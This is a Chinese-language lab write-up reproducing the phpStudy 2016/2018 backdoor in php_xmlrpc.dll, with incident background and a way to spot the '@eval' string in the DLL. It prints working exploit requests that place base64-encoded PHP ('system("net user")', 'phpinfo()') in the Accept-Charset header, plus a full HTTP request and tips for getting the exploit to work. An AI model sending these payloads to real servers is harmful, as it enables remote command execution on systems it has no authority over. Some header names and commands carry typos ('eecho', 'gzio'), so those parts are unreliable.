phpstudy 后门漏洞复现

0x00 漏洞概述：

phpstudy 是国内的一款免费的 PHP 调试环境的程序集成包，其通过集成 Apache、PHP、MySQL、phpMyAdmin、ZendOPtimizer 不同版本软件于一身，一次性安装无需配置即可直接使用，具有 PHP 环境调试和 PHP 开发功能。由于其免费且方便的特性，在国内有着近百万的 PHP 语言学习者和开发者用户。

2018 年 12 月 4 日，西湖区公安分局网警大队接报案，某公司发现公司内有 20 余台计算机被执行危险命令，疑似远程控制抓取账号密码等计算机数据回传大量敏感信息。通过专业技术溯源进行分析，查明了数据回传的信息种类、原理方法、存储位置，并聘请了第三方鉴定机构对软件中的“后门”进行司法鉴定，鉴定结果是该“后门”文件具有控制计算机的功能，嫌疑人已通过该后门远程控制下载运行脚本实现收集用户个人信息。在 2019 年 9 月 20 日，网上爆出 phpstudy 存在“后门”。

0x01 前置条件：

后门代码存在于\ext\php_xmlrpc.dll 模块中 phpStudy2016 和 phpStudy2018 自带的 php-5.2.17、php-5.4.45 。

phpStudy2016 路径：

php\php-5.2.17\ext\php_xmlrpc.dll

php\php-5.4.45\ext\php_xmlrpc.dll

phpStudy2018 路径：

PHPTutorial\php\php-5.2.17\ext\php_xmlrpc.dll

PHPTutorial\php\php-5.4.45\ext\php_xmlrpc.dll

用记事本打开此文件，查找@eval，文件存在 @eval(%s('%s'));则存在后门。

如下图 0：



图 0

0x02 影响版本：

phpstudy 2016

phpstudy 2018

0x03 环境搭建：

攻击机环境及工具：kali2020 burpsuite firefox

测试机环境及工具：win10 专业版 1903 phpstudy2018 PHP-5.4.45

搭建过程：phpstudy 傻瓜式安装。

0x04 漏洞复现：

访问测试机 ip：192.168.98.237
使用 burp 抓包，请求包中添加如下数据：
Accept-Charset:ZWNobyBzeXN0ZW0oIm5ldCB1c2VyIik7
（eecho system("net user");base64 编码后）
如下图 1：



图 1

使用 burp 抓包，请求包中添加如下数据：
Accept-Charset:cGhwaW5mbygpOw==
（phpinfo();base64 编码后）

如下图 2：



图 2

0x05 失败原因：

发送的数据包中头部：Accept-Enconding:gzio, deflate 有一处问题
,与 deflate 中间有一个空格，需要手动删除，不然无法成功执行命令，也就是图中光标位置。

如下图 3：

```
GET / HTTP/1.1
Host: 192.168.98.237
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Accept-Charset:cGhwaW5mbygpOw==
Connection: close
Upgrade-Insecure-Requests: 1
```

图 3